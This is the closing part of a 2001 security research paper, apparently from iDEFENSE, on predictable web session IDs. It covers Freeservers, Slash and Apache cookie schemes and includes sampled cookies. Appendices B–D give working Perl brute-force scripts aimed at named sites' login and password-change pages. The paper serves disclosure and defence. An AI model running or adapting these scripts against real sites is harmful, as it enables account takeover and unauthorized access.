



**Figure 5**

This example sets up a simple method for brute-forcing the Freeserver.com member logon page.

Assuming we have downloaded a decent cracking dictionary file,[8] we can base64 encode our cookies in a simple brute-force script that guesses the password of a target domain:[9]

```
%perl freeservershack.pl
trying test
trying test123
trying 123123
```

Cracked it! The password to testing123.itgo.com is 123123

```
GET http://testing123.itgo.com/cgi-bin/util/my_member_area
User-Agent: Mozilla/4.75 [en] (Windows NT 5.0; U)
Cookie: LOGIN=dGVzdGluZzEyMy5pdGdvLmNvbToxMjMxMjM%3D
Cookie2: $Version=1
%
```

This website was notified of the weaknesses in session ID construction on Aug. 28, 2001. A response had not been received by the time of publication.

## Cracking Slash

A similar example can be seen if we look at the storytelling web-portal software, Slash, that powers Slashdot.org. The code, available at http://www.slashcode.com is also used to power a

[8] Like the one available from ftp://ftp.ox.ac.uk/pub/wordlists.
[9] See Appendix D, page 33.

plethora of other websites.[10] The basic idea is that someone can log on and post bits of information under a username. If an attacker could circumvent the logon scenario by guessing a valid session ID, he could fake postings and abuse read/write privileges on the target site.

The password for an initial user is set to a random eight-character password (each character one of 56 possibilities):

```
# from Utility.pm
{
     my @chars = grep !/[0O1Iil]/, 0..9, 'A'..'Z', 'a'..'z';
     SUB CHANGEPASSWORD {
          return join '', map { $chars[rand @chars] } 0 .. 7;
     }
}
```

The code (from Slash 2.0) that generates the session IDs stored in cookie form looks like:

```
# from Utlility.pm
# create a user cookie from ingredients
sub bakeUserCookie {
     my($uid, $passwd) = @_;
     my $cookie = $uid . '::' . $passwd;
     $cookie =~ s/(.)/sprintf("%%%02x", ord($1))/ge;
     return $cookie;
}
```

As you can see, the cookie of a new user who has not changed this password is based on the hex translation of the concatenation of that user's ID (which is invisible to the user) and Slash's eight-character random password. For instance, if I were to look at the cookies of several users created in near sequence, they would look like the following:

```
user=%2534%2537%2530%2536%2538%2537%253a%253a%2562%2573%254c%256
e%2571%257a%2575%2537
```
(Translated from hex is 470687::bsLnqzu7)

```
user=%2534%2537%2530%2536%2538%2539%253a%253a%2564%2563%2559%255
4%2542%2539%256e%2551
```
(Translated from hex is 470689::dcYTB9nQ)

```
user=%2534%2537%2530%2536%2539%2531%253a%253a%2578%2554%254c%254
3%2550%2532%2568%2532
```
(Translated from hex is 470691::xTLCP2h2)

[10] Information available at http://slashcode.com/sites.pl.

```
user=%2534%2537%2530%2536%2539%2533%253a%253a%2532%2556%2568%253
4%2533%2544%2577%2574
```
(Translated from hex is 470693::2Vh43Dwt)

```
user=%2534%2537%2530%2536%2539%2534%253a%253a%2570%2578%2565%254
e%2575%2539%2554%2537
```
(Translated from hex is 470694::pxeNu9T7)

However, users who do change their initial password have cookies with the MD5 signature of their password, which can be anywhere from six or greater characters long:

```
user=%2535%2531%2537%2533%2535%2534%253a%253a%2534%2532%2539%253
7%2566%2534%2534%2562%2531%2533%2539%2535%2535%2532%2533%2535%25
32%2534%2535%2562%2532%2534%2539%2537%2533%2539%2539%2564%2537%2
561%2539%2533;
```

```
#from users.pl
# the code that's used to reset a user's cookie when they change
their
# password

setCookie('user', bakeUserCookie($uid,
encryptPassword($users_table->{passwd})));
```

So if I were to create a new user, identify my user ID by translating my hex cookie and then target a user's ID near mine, I could perform a brute-force attack on the eight-character password using this structure and the code template in Appendix D. This attack is somewhat difficult because it assumes that the user has not changed his or her password, which would cause the latter part of the cookie to be a variable length MD5 signature of the new password instead of the random eight-character password. This would make it increasingly tedious since because of the 56-character possibilities, there are about almost 100 trillion possibilities that may take quite some time to go through.

Alternatively and probably easier, an attacker could target older accounts in which users' have probably customized passwords. The attacker could brute-force the actual passwords from a common list and load the MD5 checksum in the cookie for specific user IDs. In this case though, this is just as tedious as grinding through a logon and password list.

So assuming a user actually changes his or her password, Slash 2.0 actually does a decent job of obfuscating it in the cookie with MD5 encryption. In terms of account lock out, the Slash distribution also includes a script to aid in IP address banning for suspicious brute-force behavior.

Chris Nandor, lead author of Slash, was contacted on Aug. 28, 2001, and was quite helpful in clarifying aspects of the password and cookie-creation process.

## Cracking Apache IDs

Some applications use the built-in cookie generation algorithms that ships with the open source Apache web server.[11] While these cookie values are meant to be used for web log tracking only, some are lured into using them for authentication purposes as well. The following snippet of code — taken from Apache httpd 1.3.20 mod_usertrack.c — shows the cookie generation algorithm consisting of the concatenation of the visitor's IP address (rname), the process ID of the web server (getpid) and the time of the web request (tv). While difficult to predict remotely, these variables could be extracted with an automated script if an attacker has local access to the target host.

```
gettimeofday(&tv, &tz);

 ap_snprintf(cookiebuf, sizeof(cookiebuf), "%s.%d%ld%d", rname,
          (int) getpid(),
 (long) tv.tv_sec, (int) tv.tv_usec / 1000);
```

And some cookie examples extracted with the script in Appendix A:

WWW.ZDNET.CO.UK

Apache="64.3.40.151.27273996348638848"
Apache="64.3.40.151.28993996348640166"
Apache="64.3.40.151.27225996348641641"
Apache="64.3.40.151.22944996348583231"
Apache="64.3.40.151.22941996348584303"
Apache="64.3.40.151.27786996348585298"
Apache="64.3.40.151.24360996348586306"
Apache="64.3.40.151.27226996348647149"
Apache="64.3.40.151.27260996348648178"

WWW.REDHAT.COM

Apache="64.3.40.151.12274996349155230"
Apache="64.3.40.151.16111996349156185"
Apache="64.3.40.151.16031996349157130"
Apache="64.3.40.151.16015996349158113"
Apache="64.3.40.151.1602599634915979"
Apache="64.3.40.151.1603399634916045"
Apache="64.3.40.151.16152996349160994"
Apache="64.3.40.151.16024996349161939"
Apache="64.3.40.151.16028996349162901"

[11] The Apache Software Foundation, http://www.apache.org.

While the above examples do not specifically use these cookies, for authentication, you get the general idea what their construction looks like. Apache httpd Project Management committee member Marc Slemko was contacted on Aug. 28, 2001. He responded, “There may be some applications that do use mod_usertrack cookies for authentication, but if they do then I would consider that to be a very poorly thought out idea on their part. We will look into making the docs more explicit about the nature of the cookies set and make their intended use even more obvious.”

The following simple Perl module can be downloaded that instead creates a cookie with its contents encrypted with the Blowfish algorithm (Crypt::Blowfish):

http://search.cpan.org/doc/JKRASNOO/ApacheCookieEncrypted-0.03/Encrypted.pm

# CONCLUSION

Brute-force attack is only one method of exploitation for session IDs that are involved for authentication purposes. As has been shown in countless other papers and advisories, they are also quite vulnerable to exploitation through cross-site scripting, network interception and exploitation of a user's computer when stored in plaintext.

While this research has only focused on a mere sampling of websites and web applications, it is clear that there are many more sites and software applications using unsafe authentication mechanisms that are often coupled with the persistent-state mechanisms (i.e. persistent cookies, hidden HTML fields, etc.). It should be noted that exploitation of all of the weaknesses mentioned in this paper could be accomplished without any special website access, website privileges or unauthorized access to supporting infrastructure. Neither sniffing nor eavesdropping on web sessions, nor penetration of a website's router, firewall, or DNS server is necessary to perform these types of brute-force attacks. This is further exacerbated by the fact that most intrusion-detection systems do not detect nor do administrators audit for these types of attacks.

A future goal of this research is to perform a greater automated sampling of session IDs in popular websites and web applications to develop some meaningful statistics. Additionally, I am developing some more advanced scripts that will automate some of the session ID strength analysis and could act as a sort of plug-in to popular web application security auditing programs (e.g. the Perl program whisker by rain forest puppy, etc.).

The best short-term solution for vendors and website developers is to address each of the six issues mentioned in the previous section. At the very least, vendors and website developers should ensure through a good algorithm that a long enough, cryptographically strong enough session ID is transmitted to the user over an SSL connection. Other good schemes and suggestions for securing web authentication architecture are just now being suggested, some of which build around the existing structure of session ID generation and storage.[12]

In the long run, there is no substitute for a user's awareness to protect cookies and other authentication information such as e-mails with static URLs, etc. The vendors and developers of website applications can only do so much to create a secure web authentication scheme. The rest depends in part on the security vigilance of the common user.

[12] See Resources, page 28.

# ACKNOWLEDGEMENTS

Thanks to the following individuals for their helpful peer review:

- Michael Cheek of iDEFENSE
- Kevin Fu of MIT
- Chris Nandor of Open Source Development Network
- Jeremiah Grossman of WhiteHat Security
- Michael Sutton of iDEFENSE
- rain forest puppy
- Sammy Migues of TruSecure

Special thanks also to Jennifer Granick and her team at the Stanford Center for Internet and Society for their legal consultation regarding vulnerability disclosure.

# RESOURCES

These are some of the resources I found to be most helpful in formulating this paper:


Kevin Fu, Emil Sit, Kendra Smith, and Nick Feamster. "Dos and Dont's of Client Authentication on the Web," MIT Tech Report 818
http://cookies.lcs.mit.edu/pubs/webauth:tr.pdf
(includes the Yahoo cookies authentication scheme, excellent paper).

H. D. Moore
http://www.securityfocus.com/templates/archive.pike?list=101&mid=79201

Marc Slemko
http://www.securityfocus.com/frames/?content=/templates/archive.pike%3Flist%3D1%26threads%3D0%26mid%3D211520

The Cookie Concepts
http://www.cookiecentral.com/content.phtml?area=2&id=1

Cookie Monster
http://homepages.paradise.net.nz/~glineham/cookiemonster.html

Internet Cookies
http://www.ciac.org/ciac/bulletins/i-034.shtml

Dkrypt@yahoo.com
http://www.securityfocus.com/templates/archive.pike?list=1&mid=79447

Whitehat Security
http://www.whitehatsec.com/dc9.html

Hijacking the Web: Cookie Security
http://www.sidesport.com/hijack/index.html

Error Handling Exploitation: Cookie Security A White Paper
http://www.sidesport.com/ehe/ehe_white_paper.html

Fun With Amazon
http://www.sidesport.com/funclick/index.html

RFC 2109, HTTP State Management Mechanism
http://www.ietf.org/rfc/rfc2109.txt?number=2109

RFC 2964, Use of HTTP State Management
http://www.ietf.org/rfc/rfc2964.txt?number=2964

RFC 2617, HTTP Authentication: Basic and Digest Access Authentication
http://www.ietf.org/rfc/rfc2617.txt?number=2617

Internet Explorer "Open Cookie Jar"
http://peacefire.org/security/iecookies/

The World Wide Web Security FAQ (especially Q66)
http://www.w3.org/Security/faq/www-security-faq.html

Remote Retrieval Of IIS Session Cookies From Web Browsers
http://www.acros.si/aspr/ASPR-2000-07-22-1-PUB.txt

Remote Retrieval Of Authentication Data From Internet Explorer
http://www.acros.si/aspr/ASPR-2000-07-22-2-PUB.txt

Xforce
http://xforce.iss.net/static/5396.php

Internet Cookie Report
http://www.securityspace.com/s_survey/data/man.200104/cookieReport.html

ASP Requires Session State to Maintain Static Cookies
http://support.microsoft.com/support/kb/articles/q184/5/74.asp

Microsoft Passport Account Hijack Attack (Hacking hotmail and more)
http://irc.m0ss.com/eos/scripts/eos.pl?p=29&s=1&f=1

Websphere Uses Predictable Session IDs
http://www.securitywatch.com/scripts/news/list.asp?AID=9669

Verizon Wireless Gaping Privacy Holes,
http://www.securityfocus.com/cgi-bin/archive.pl?id=1&mid=211520

FW: security, predictable seeds for SessionID generation in Tomcat,
http://w6.metronet.com/~wjm/tomcat/2001/Jul/msg00478.html

# APPENDIX A: COOKIE COLLECTION SCRIPT

```
#!/usr/local/bin/perl

# this program was written by david endler dendler@idefense.com
# it queries a particular web page for the cookie that is created
# you must create a file web-sites that contains URLs without the http:// in
the form of:
# www.cnn.com
# www.site.com/directory/page.html
#
# output is dumped to a file cookie-results



 use LWP::UserAgent;
 use HTTP::Cookies;

 $ua = LWP::UserAgent->new;
 $ua->agent("Mozilla/4.75 [en] (Windows NT 5.0; U)");
 $ua->cookie_jar(HTTP::Cookies->new(file => "lwpcookies.txt",
                              ignore_discard =>1 ));


 open(SITES,"web-sites");
 open(OUTSITE, ">cookie-results");


 while (<SITES>) {
 chomp($_);

 $site = $_;
 print OUTSITE "\n\n$site\n";

 #dump the output to a file


 # get 15 cookies
 for ($i=0; $i<15; $i++) {

 $newsite = "http://" . $site;

 $res = $ua->request(HTTP::Request->new(GET=>$newsite));
 $ua->cookie_jar->extract_cookies($res);
 $ua->cookie_jar->save("cookies");
 $string = ($ua->cookie_jar)->as_string();
 print OUTSITE "$string";
 $ua->cookie_jar->clear;

}
}
close(OUTSITE);
close(SITES);
```

# APPENDIX B: SAMPLE SCRIPT TO BRUTE-FORCE 123GREETINGS.COM

```
#!/usr/bin/perl

# this program was written by david endler dendler@idefense.com
# sample brute force attack for 123greetings.com

use LWP::UserAgent;
use HTTP::Cookies;

$ua = new LWP::UserAgent;

for ($a=49; $a<60; $a++) {
      for ($b=0; $b<10; $b++) {
            for ($c=0; $c<10; $c++) {
                  for ($d=0; $d<10; $d++) {
                        for ($e=0; $e<10; $e++) {
                        for ($f=0; $f<10; $f++) {
$i = $b . $c . $d . $e . $f;
$url = "http://www.123greetings.com/card/07/19/12/$a/AD3072606$a". $i .
".html";
      print "$url \n";

      $ua->agent("Mozilla/4.75 [en] (Windows NT 5.0; U)");
                                          $request = new HTTP::Request ('GET',
$url);
                                    $response = $ua->simple_request( $request
);

 if ($response->is_success) {
                                                print “Got one! \n”;
      print $request->as_string();
      print $response->content;

                                          }
}
}
}
}
}
}
```

# APPENDIX C: BRUTE-FORCING REGISTER.COM DOMAIN MANAGER

```
#!/usr/bin/perl

# this program was written by david endler dendler@idefense.com

use LWP::UserAgent; use HTTP::Cookies;
$ua = new LWP::UserAgent;
open (RESULT, ">register.result");

for ($a=0; $a<10; $a++) {
      for ($b=0; $b<10; $b++) {
            for ($c=0; $c<10; $c++) {
                  for ($d=0; $d<10; $d++) {
                        for ($e=0; $e<10; $e++) {
$i = $a . $b . $c . "2187829" . $d . $e;
$url ="http://mydomain.register.com/change_password.cgi\?". $i;
      print "$url \n";

      $ua->agent("Mozilla/4.75 [en] (Windows NT 5.0; U)");
      $request = new HTTP::Request ('GET', $url);
      $response = $ua->simple_request( $request );
      $contents = $response->content;

 if ($contents =~ /create/) {
      print “Got it! \n”;
      print RESULT $request->as_string();
      print $request->as_string();
      print $response->content;
      print RESULT $response->content;
      close(RESULT);
      die;
                                          }
}
}
}
}
}
```

# APPENDIX D: CRACKING FREESERVERS.COM

```
#!/usr/bin/perl

# this program was written by david endler dendler@idefense.com

use LWP::UserAgent;
use HTTP::Cookies;
use MIME::Base64;

$url="http://testing123.itgo.com/cgi-bin/util/my_member_area";

$ua = new LWP::UserAgent;
$ua->agent("Mozilla/4.75 [en] (Windows NT 5.0; U)");
$request = new HTTP::Request ('GET', $url);

$site = "testing123.itgo.com";

$cookie = HTTP::Cookies->new (
       File => $cookiefile,
       AutoSave => 0, );


open (DICT, "dictionary");
open (RESULT, ">freeserver.results");

while (<DICT>) {

      chop();
      $word_to_try = $_;
      print "trying $word_to_try\n";
      $encoded = encode_base64("$site\:$word_to_try");
      $encoded =~ s/=/\%3D/;
#     print "$encoded \n";
      $cookie->set_cookie(0, "LOGIN" => "$encoded", "/", ".itgo.com");
      $cookie->add_cookie_header($request);
      $ua->cookie_jar( $cookie );
      $response = $ua->simple_request( $request );
      $contents = $response->content;

#     print "$contents\n";

 if ($contents =~ /My Member Area/) {
      print RESULT $request->as_string();
      print “Cracked it! The password to $site is $word_to_try\n”;
      print $request->as_string();
      print RESULT $contents;
      close(RESULT);
      die;
      }
}
```

# APPENDIX E: MORE SESSION ID SAMPLING

The following is a sampling of URL and cookie session IDs that were not as easy to crack. This is not to say that they are impervious to brute-force attack, only the algorithms requires some study to reverse-engineer:

## Bluemountain.com

Sending an electronic greeting card at Bluemountain.com results in the following e-mail being sent to the recipient:

> Hello! iDEFENSE has just sent you a greeting card from Bluemountain.com.
> You can pick up your personal message here:
> http://www1.bluemountain.com/cards/box6664c/i9mmk5cw4bjfv8.html
> Your card will be available for the next 90 days
> This service is 100% FREE! :) Have a good day and have fun!

Clicking the "Back" button to resend the same eCard five more times results in five e-mails with the following URLs to follow:

http://www1.bluemountain.com/cards/box6664k/nxcnanta5bw25a.html
http://www1.bluemountain.com/cards/box6664z/catpv2wcdd2cxu.html
http://www1.bluemountain.com/cards/box6664g/kheid3ed9z8ryi.html
http://www1.bluemountain.com/cards/box6664n/axehx5en8ck2pi.html
http://www1.bluemountain.com/cards/box6664y/atvt72nupjn3me.html

## Greetings.Yahoo.com

Sending an electronic greeting card at yahoo.com results in the following e-mail being sent to the recipient:

> Surprise! You've just received a Yahoo! Greeting
> from "iDEFENSE" (dendler@idefense.com)!
> To view this greeting card, click on the following
> Web address at anytime within the next 60 days.
> http://greetings.yahoo.com/greet/view?WIS5DT3MQRUZM

And clicking the "Back" button to resend the same greeting five more times resulted in five more e-mails with the following URLs to follow:

http://greetings.yahoo.com/greet/view?BNMEJ8WS8HYSV
http://greetings.yahoo.com/greet/view?8DNMY7EHDIWH5
http://greetings.yahoo.com/greet/view?4TCIPUAT65Z99
http://greetings.yahoo.com/greet/view?AMNITVK9G9NUK
http://greetings.yahoo.com/greet/view?3365WF7KKU7VA

## my.excite.com

UID=8994824AE7FB8679
UID=CEE7C051E7FB867F
UID=12FB1AF0E7FB8684
UID=1C1F12BFE7FB8689
UID=D4F4DDC4E7FB868E
UID=C14C2A80E7FB8693
UID=762868FBE7FB8697
UID=BC408091E7FB869C
UID=127C5E77E7FB86A1

## Expedia.com

MC1="V=2&GUID=98EF3D81470441C2A8BAEB2AEF03FB2C"
MC1="V=2&GUID=C6A694963CDB46A8A6F42EE3B327D8A7"
MC1="V=2&GUID=AAB5ACDC183E465AB534ADF522241208"
MC1="V=2&GUID=D0AF183C10034E90B0C7D62AC3AD8B13"
MC1="V=2&GUID=C2BE87C8F5774096AF5A5D43310810A7"
MC1="V=2&GUID=72826F60652F4A67BE612B1B41CA460A"
MC1="V=2&GUID=F3DC9EA5E0F742739F3DB256FFE95035"
MC1="V=2&GUID=954151D30E7341FEA6C5AC838195E6F6"
MC1="V=2&GUID=59CF7E98E5CB4AA69173B5D6560D0BF8"
MC1="V=2&GUID=8DE1BA2245304F6CBF6F21531D940F82"
MC1="V=2&GUID=E641F73F58B0421A9F2E387E824AF8B3"
MC1="V=2&GUID=F4682DD6BEC249E2AF32D35D36E61330"
MC1="V=2&GUID=877829333D004EDD9382A918C5F236A0"
MC1="V=2&GUID=74241B8EAB3D4D319227AEA31E768046"
MC1="V=2&GUID=379C71E10F4D4A759468E499C31AFA77"

## IIS ASP SessionID

- Session ID values are 32-bit long integers.
- Each time the Web server is restarted, a random session ID starting value is selected.
- For each new ASP session that is created, the session ID value is incremented.
- The 32-bit session ID is mixed with random data and encrypted to generate a 16character cookie string. Later, when a cookie is received, the session ID is decrypted from the 16-character cookie string.
- The encryption key is randomly selected each time the Web server is restarted.

## Watchguard.com support (IIS)

ASPSESSIONIDGGGQGQCJ=FEGGLBKDHLEBPFHDAPMDPPGF
ASPSESSIONIDGGGQGQCJ=JEGGLBKDFFOIEDHMLGFKJKBK
ASPSESSIONIDGGGQGQCJ=KEGGLBKDNAIJJOGBDJONENDG
ASPSESSIONIDGGGQGQCJ=LEGGLBKDKMIHDPPNDHBHHCJO
ASPSESSIONIDGGGQGQCJ=MEGGLBKDNNJLDICEICHNGKGO
ASPSESSIONIDGGGQGQCJ=NEGGLBKDJHEKNCJOIDGFCFPF
ASPSESSIONIDGGGQGQCJ=OEGGLBKDPFGKMJMKOBPPGNHD
ASPSESSIONIDGGGQGQCJ=PEGGLBKDJHDOPMLGMPFPAHPN
ASPSESSIONIDGGGQGQCJ=AFGGLBKDGPDNFMFMGEBLGHJO
ASPSESSIONIDGGGQGQCJ=BFGGLBKDDPLCJNDMLMCDBBMA
ASPSESSIONIDGGGQGQCJ=CFGGLBKDKCJFHGNFGKOMIGFE
ASPSESSIONIDGGGQGQCJ=DFGGLBKDMDDMLHHGCILCLJOA
ASPSESSIONIDGGGQGQCJ=EFGGLBKDLCNLOHAHNOIEKFPI
ASPSESSIONIDGGGQGQCJ=FFGGLBKDMEFMCIIBMPKOHLOK
ASPSESSIONIDGGGQGQCJ=GFGGLBKDKDGHONJNNBPCKJKK

## Telocity.com (IIS)

ASPSESSIONIDQQGGQGFD=CNHBCJNAADOFMHEGDJFNFHKI
ASPSESSIONIDQQGGQGFD=DNHBCJNAPJHPIBEOKOMAIMBM
ASPSESSIONIDQQGGQGFD=ENHBCJNAPMKNPLKCNDLDAAJN
ASPSESSIONIDQQGGQGFD=FNHBCJNAOHODBBJDHHKIJOJL
ASPSESSIONIDQQGGQGFD=GNHBCJNACAKPJOPJDNGIAHDJ
ASPSESSIONIDQQGGQGFD=HNHBCJNAJJFOHILOPJAHJGBK
ASPSESSIONIDQQGGQGFD=JNHBCJNAJNOPHOFBHEIPGOOE
ASPSESSIONIDQQGGQGFD=KNHBCJNAOFDDDDIKLCBBKHLD
ASPSESSIONIDQQGGQGFD=LNHBCJNAFFJIAJKMNEIHMIDG
ASPSESSIONIDQQGGQGFD=MNHBCJNAIDGPHMHOIHMGHAID

## Amazon.com

Set-Cookie3: session-id="104-8280394-4896700"
Set-Cookie3: session-id="103-1095638-4691813"
Set-Cookie3: session-id="103-2949473-7193453"
Set-Cookie3: session-id="107-4568922-2420510"
Set-Cookie3: session-id="107-9027447-5746154"
Set-Cookie3: session-id="107-0247538-9179775"
Set-Cookie3: session-id="107-5582796-4944503"
Set-Cookie3: session-id="002-8571113-4143247"

## Expedia.com

MC1="V=2&GUID=98EF3D81470441C2A8BAEB2AEF03FB2C"
MC1="V=2&GUID=C6A694963CDB46A8A6F42EE3B327D8A7"

MC1="V=2&GUID=AAB5ACDC183E465AB534ADF522241208"
MC1="V=2&GUID=D0AF183C10034E90B0C7D62AC3AD8B13"
MC1="V=2&GUID=C2BE87C8F5774096AF5A5D43310810A7"
MC1="V=2&GUID=72826F60652F4A67BE612B1B41CA460A"
MC1="V=2&GUID=F3DC9EA5E0F742739F3DB256FFE95035"
MC1="V=2&GUID=954151D30E7341FEA6C5AC838195E6F6"
MC1="V=2&GUID=59CF7E98E5CB4AA69173B5D6560D0BF8"
MC1="V=2&GUID=8DE1BA2245304F6CBF6F21531D940F82"
MC1="V=2&GUID=E641F73F58B0421A9F2E387E824AF8B3"
MC1="V=2&GUID=F4682DD6BEC249E2AF32D35D36E61330"
MC1="V=2&GUID=877829333D004EDD9382A918C5F236A0"
MC1="V=2&GUID=74241B8EAB3D4D319227AEA31E768046"
MC1="V=2&GUID=379C71E10F4D4A759468E499C31AFA77"

## Evite.com

.citysearch.com TRUE / FALSE 1027621484 usrid
27674681ddfe15d4242c949b5edc34ad333ee5b7
.citysearch.com TRUE / FALSE 996087284 cs_session
93271004c645c04c8e3d9b1bbe3fdf409acc266b

cs_session=143fb1a55da020ab09a41e317d8697c4c8b852f4;
cs_session=94e87b0190e105fde32716fe2bec0aa69d506e79;
cs_session=6e53ec3b2c13cc0d92f3c1ae26cbfe20be486d05;
cs_session=0056ce991124fa55b90ab24387ec00ab3e673101;
cs_session=d7aeba85a58ec7d98b517585051ad66c3a98a1f3;
cs_session=93a1a36b96a1c323c1246cdb55ebb92444ba64ee;
cs_session=9e77da307105acd4bae43aded85f1ff0fee1da6d;
cs_session=ae1a73945b699df9ec114da092cab7b70efaecef;
cs_session=6b46976f51cc53725f791dd1345c358401957905;

usrid=5c3e108c440d737540e9bad45665a9a849682e3f
usrid=b3ca5a15ea3a937cc2777c021b20bb970e197f0d
usrid=5b7c8aa9f9a83e694be2fc12045fec394e498ba4
usrid=b047fe5def4b9e3caf683d24cfe5e5be197e3d55
usrid=8e8cc557736c26eaffcd04049a2909cf19330635
usrid=19c3ab52cc60d409f454e87dcb32224b6214aa09
usrid=3c30cb255cdbf0056f33ae4e016c6cba6a60f64e
usrid=becd3b169143432b20393b7abb6577338b7af7eb
usrid=c0d59685f165fcd2b33c24bb9e7043ecab86448e

## Evite sent invitations

David Endler has invited you to "The Big Security Bash!".

Click below to visit Evite for more information about the event and also to RSVP.

http://evite.citysearch.com/r?iid=KVIJBUFDLPVMIVLXYUKB
http://evite.citysearch.com/r?iid=AHWSBFDLCYIWHALWQBEK
http://evite.citysearch.com/r?iid=TPGAJKTIMYVZFYZSBRDR
http://evite.citysearch.com/r?iid=AHEMFTITXRMBJHGFWWYX
http://evite.citysearch.com/r?iid=CDCJUNUVVIRJQHLYEWCD

## cdnow.com

cookTrack="1433521369-998264796"; path="/"; domain=".cdnow.com";
cookTrack="1846446505-998264797"; path="/"; domain=".cdnow.com";
cookTrack="2119966913-998264799"; path="/"; domain=".cdnow.com";
cookTrack="1368595888-998264800"; path="/"; domain=".cdnow.com";
cookTrack="1138127331-998264801"; path="/"; domain=".cdnow.com";
cookTrack="1585100996-998264802"; path="/"; domain=".cdnow.com";
cookTrack="1538005333-998264803"; path="/"; domain=".cdnow.com";
cookTrack="1977205974-998264804"; path="/"; domain=".cdnow.com";
cookTrack="1605722073-998264811"; path="/"; domain=".cdnow.com";

cookSID=1433521369; path="/"; domain="www.cdnow.com"; path_spec;
cookSID=1846446505; path="/"; domain="www.cdnow.com"; path_spec;
cookSID=2119966913; path="/"; domain="www.cdnow.com"; path_spec;
cookSID=1368595888; path="/"; domain="www.cdnow.com"; path_spec;
cookSID=1138127331; path="/"; domain="www.cdnow.com"; path_spec;
cookSID=1585100996; path="/"; domain="www.cdnow.com"; path_spec;
cookSID=1538005333; path="/"; domain="www.cdnow.com"; path_spec;
cookSID=1977205974; path="/"; domain="www.cdnow.com"; path_spec;
cookSID=1605722073; path="/"; domain="www.cdnow.com"; path_spec;

## PHPNuke Session ID

```
function docookie($setuid, $setuname, $setpass, $setstorynum,
$setumode, $setuorder, $setthold, $setnoscore, $setublockon,
$settheme, $setcommentmax) {
 $info =
base64_encode("$setuid:$setuname:$setpass:$setstorynum:$setumode
:$setuorder:$setthold:$setnoscore:$setublockon:$settheme:$setcom
mentmax");
 setcookie("user","$info",time()+15552000);

ww.phpnuke.org FALSE          FALSE     1011633328     user
     MTU4NDM6ZGF2aWRlbmRsZXI6VjRETERzaVovWGkxNjoxMDo6MDowOjA6MDp
OdWtlTmV3czo0MDk2
```

http://www.securitystats.com/tools/base64.asp

Decoded value is: 15843:davidendler:W4DGDsiZ/Xi56:10::0:0:0:0:NukeNews:4096

## starwars.com

Wookie-Cookie=091e8c58ff8ac61f490009279434ebca
Wookie-Cookie=b4458e5dd90b67da0b15a9ae13aed33b
Wookie-Cookie=5bbc65cd43f3fbe7128eb0881f1b0b66
Wookie-Cookie=d77533c1f4adf731229231a7553c8115
Wookie-Cookie=15e10495c31cfa7855daf7f837d4feab
Wookie-Cookie=cfab3e10dba2d9f27fdeb8ca9433ea95
Wookie-Cookie=3f53e2dc20ff6289cd4e50bcb1e4ef9f
Wookie-Cookie=d9b6f29045c30a5727346907e5f60f7a
Wookie-Cookie=d5a9909d5d7f378133b969203c164a81

## Go.com

SWID="922732F6-84E9-11D5-A233-00508BE0CC1A
SWID="922732F7-84E9-11D5-A233-00508BE0CC1A
SWID="45C6B258-84F2-11D5-A3BD-00508BEEFBFE
SWID="922732F8-84E9-11D5-A233-00508BE0CC1A
SWID="922732FA-84E9-11D5-A233-00508BE0CC1A
SWID="AFD378C8-84EB-11D5-BB49-00508BD95679
SWID="922732FC-84E9-11D5-A233-00508BE0CC1A
SWID="922732FD-84E9-11D5-A233-00508BE0CC1A
SWID="922732FE-84E9-11D5-A233-00508BE0CC1A

## Dell.com

SITESERVER="ID=f8685ec7493324e354ab37e3864f7a84"
SITESERVER="ID=25dd6dda552062fabbb64e4bb6888414"
SITESERVER="ID=dc9c033b47fd6341829a68700d6b4d39"
SITESERVER="ID=57aa6d019ed7ce14edaef9d2764d0330"
SITESERVER="ID=3da47220a5100479f1f696bbf723be98"
SITESERVER="ID=c7b0f3c9c19911a1106bd2bfbae73fd5"
SITESERVER="ID=5f7abd3a72da0d8e9004840c8287bef9"
SITESERVER="ID=c2e449ce45fb586983960325ddba121a"
SITESERVER="ID=e17be2079bbea013883da86d203b8ebf"

## Delta.com

WebLogicSession=O2VeFZAY7sU6V66ynwxyKPlsucl0ySvABSQ9h00JTuB61jTUa6CH
WebLogicSession=O2VeFYnT1QksX2V71rh8Rvt0nCWHVHlRZZ5sFohBuK0OlXGDUqFn
WebLogicSession=O2VeF2cVQFttJZV96Xxs0AjyqesuhBwNuQNXbD9GZwvEovD2bFqU
WebLogicSession=O2VeF6wyNpqnMqL4qFL2gCIBz1QGDlM1lx1N6SxMC91mphBSxHf1
WebLogicSession=O2VeFn39UUMA11eq4rwWRzrr2Mx3tZHz4RXnI7rRnMp8fXTlzPwY
WebLogicSession=O2VeHYsvK0WVruB68xQU61ug249P8Xxm1Y9FdoApgKeefdkgFbWj
WebLogicSession=O2VeH9uP2Ujam8wFLoL15W2K37sfET5C1ND1h1UkAVl1aacVgY5s
WebLogicSession=O2VeGwseukifbY2sOOnxuh0moYJJCpzwe9cNMWSwV8TII7DaeyJp

## Google.com

PREF="ID=078db6881ab0e900:TM=996502083:LM=996502083"
PREF="ID=5013532b0490508a:TM=996502083:LM=996502083"
PREF="ID=4bd06eab5a87d09d:TM=996502084:LM=996502084"
PREF="ID=1c3e6aaf742e3878:TM=996502084:LM=996502084"
